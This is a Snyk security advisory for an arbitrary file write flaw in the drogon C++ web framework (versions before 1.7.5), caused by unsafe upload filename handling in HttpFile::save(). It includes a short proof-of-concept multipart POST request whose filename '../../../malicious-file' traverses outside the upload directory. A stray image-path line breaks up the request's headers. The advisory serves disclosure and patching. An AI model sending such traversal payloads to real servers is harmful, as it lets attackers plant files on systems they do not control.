# **snyk** Vulnerability DB

Snyk Vulnerability Database > Unmanaged (C/C++) > drogonframework/drogon

### Q Search by package nar

## **Arbitrary File Write**

Affecting drogonframework/drogon package, versions [,1.7.5)



### Overview

drogonframework/drogon is a C++14/17-based HTTP application framework.

Affected versions of this package are vulnerable to Arbitrary File Write. The unsafe handling of file names during upload using <code>HttpFile::save()</code> method may enable attackers to write files to arbitrary locations outside the designated target folder.

### PoC by Snyk

Based on the file\_upload example.

```
POST /upload_endpoint HTTP/1.1 Host: localhost:8848 Content-


Length: 150 Content-Type: multipart/form-data; boundary=----xxx

Connection: close

-----xxx Content-Disposition: form-data; name="file";

filename="../../../malicious-file" Content-Type:

text/plain
```





# Do your applications use this vulnerable package?

In a few clicks we can analyze your entire application and see what components are vulnerable in your application, and

suggest you quick fixes.

#### References

- GitHub Commit
- GitHub PR

# SnykSNYK-UNMANAGEDID DROGONFRAMEWORKDROGO 2407243

Published 13 Feb 2022

Disclosed 13 Feb 2022

Credit Snyk Security Team

Report a new vulnerability

Found a mistake?

### PRODUCT

Snyk Open Source

Snyk Code

Snyk Container

Snyk Infrastructure as Code

Test with Github

Test with CLI

### RESOURCES

Vulnerability DB

Documentation

Disclosed Vulnerabilities

Blog

COMPANY
About
Jobs
Contact
Policies
Do Not Sell My Personal Information
CONTACT US
Sunnort

Report a new vuln

Press Kit

Events

FAQs

FIND US ONLINE

TRACK OUR DEVELOPMENT



© 2022 Snyk Limited

Registered in England and Wales. Company number: 09677925

Registered address: Highlands House, Basingstoke Road, Spencers Wood, Reading, Berkshire, RG7 1NT.